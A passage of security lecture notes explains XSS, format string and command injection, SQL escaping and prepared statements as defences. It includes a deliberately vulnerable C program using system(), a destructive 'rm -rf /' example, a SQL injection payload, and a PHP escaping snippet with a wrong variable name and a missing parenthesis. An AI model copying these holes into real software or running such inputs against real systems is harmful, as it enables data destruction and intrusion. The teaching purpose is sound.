    - It occurs when an attacker can inject malicious scripts (typically written in JavaScript) into web pages viewed by other users. Arises when untrusted data, typically input from users, is echoed back to the client-side code (HTML, JavaScript) without proper sanitization, enabling attackers to inject malicious scripts that execute in the context of the victim's browser.
    - XSS attacks can have various impacts, ranging from stealing session cookies to redirecting users to malicious websites or even gaining control over their accounts.
- Attacks on the system() function:
    - In languages like C, system() function executes shell commands, and if untrusted data is directly passed to system() without proper validation or sanitization, it can lead to command injection vulnerabilities, allowing attackers to execute arbitrary commands on the system.
- Format String Attacks:
    - Occur when untrusted user input is passed directly to format string functions (like printf) without proper validation, enabling attackers to exploit the format string vulnerabilities and potentially execute arbitrary code or read sensitive information from the memory.

- *system()* function is often used to execute shell commands from within a program.
- It allows a program to interact with the underlying operating system by invoking shell commands.
- However, if user input is directly incorporated into the argument of the *system()* function without proper validation or sanitation, it can lead to a vulnerability known as "*Command Injection*".

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    char command[100];

    // Assume user input is directly incorporated into the command
    printf("Enter a command: ");
    scanf("%s", command);

    // Vulnerable code: user input is used in the system() function
    system(command);

    return 0;
}
```

- If a user enters something like *ls* or *rm -rf /* (recursively remove all files and directories starting from the root directory), the *system()* function would execute those commands, potentially causing unintended consequences.

Countermeasures: Filtering and Encoding Data

- Before mixing user-provided data with code, inspect the data. Filter out any character that may be interpreted as code.
- Special characters are commonly used in SQL Injection attacks. To get rid of them, encode them.
- Encoding a special character tells parser to treat the encoded character as data and not as code. This can be seen in the following example

```
Before encoding:   aaa' OR 1=1 #
After encoding:    aaa\' OR 1=1 #
```

- PHP's *mysqli* extension has a built-in method called *mysqli::real_escape_string()*. It can be used to encode the characters that have special meanings in SQL. The following code snippet shows how to use this API.

```
/* getdata_encoding.php */
<?php
   $conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");
   $eid = $mysqli->real_escape_string($_GET['EID']);          ①
   $pwd = $mysqli->real_escape_string($_GET['Password'];       ②
   $sql = "SELECT Name, Salary, SSN
           FROM employee
           WHERE eid= '$eid' and password='$pwd'";
?>
```

Countermeasures: Prepared Statement

- The filtering or escaping approach doesn’t address the fundamental cause of the problem.
    - *Data and code are still mixed together.*
- **Fundament cause** of SQL injection: mixing data and code
- **Fundament solution**: separate data and code.
- **Main Idea:** Sending code and data in separate channels to the database server. This way the database server knows not to retrieve any code from the data channel.
- **How:** using **prepared statement**
- **Prepared Statement:**
    - It is an optimized feature that provides improved performance if the same or similar SQL statement needs to be executed repeatedly.
    - Using prepared statements, we send an SQL statement template to the database, with certain values called parameters left unspecified.
    - The database parses, compiles and performs query optimization on the SQL statement template and stores the result without executing it.
    - We later bind data to the prepared statement

Countermeasures: Prepared Statement

```
$conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");
$sql = "SELECT Name, Salary, SSN
        FROM employee
        WHERE eid= ’$eid’ and password=’$pwd’";
$result = $conn->query($sql);
```

↖The vulnerable version: code and data are mixed together.

Using prepared statements, we separate code and data.

```
$conn = new mysqli("localhost", "root", "seedubuntu", "dbtest");
$sql = "SELECT Name, Salary, SSN
        FROM employee
        WHERE eid= ? and password=?";                   ①

if ($stmt = $conn->prepare($sql)) {                     ②
   $stmt->bind_param("ss", $eid, $pwd);                 ③
   $stmt->execute();                                    ④

   $stmt->bind_result($name, $salary, $ssn);            ⑤
   while ($stmt->fetch()) {                             ⑥
      printf ("%s %s %s\n", $name, $salary, $ssn);
   }
}
```

② ← Send code

③ ← Send data

④ ← Start execution

Why Are Prepared Statements Secure?

- Trusted code is sent via a code channel.
- Untrusted user-provided data is sent via data channel.
- Database clearly knows the boundary between code and data.
- Data received from the data channel is not parsed.
- Attacker can hide code in data, but the code will never be treated as code, so it will never be attacked.

Summary

- Brief tutorial of SQL
- SQL Injection attack and how to launch this type of attacks
- The fundament cause of the vulnerability?
- How to defend against SQL Injection attacks?
- Prepared Statement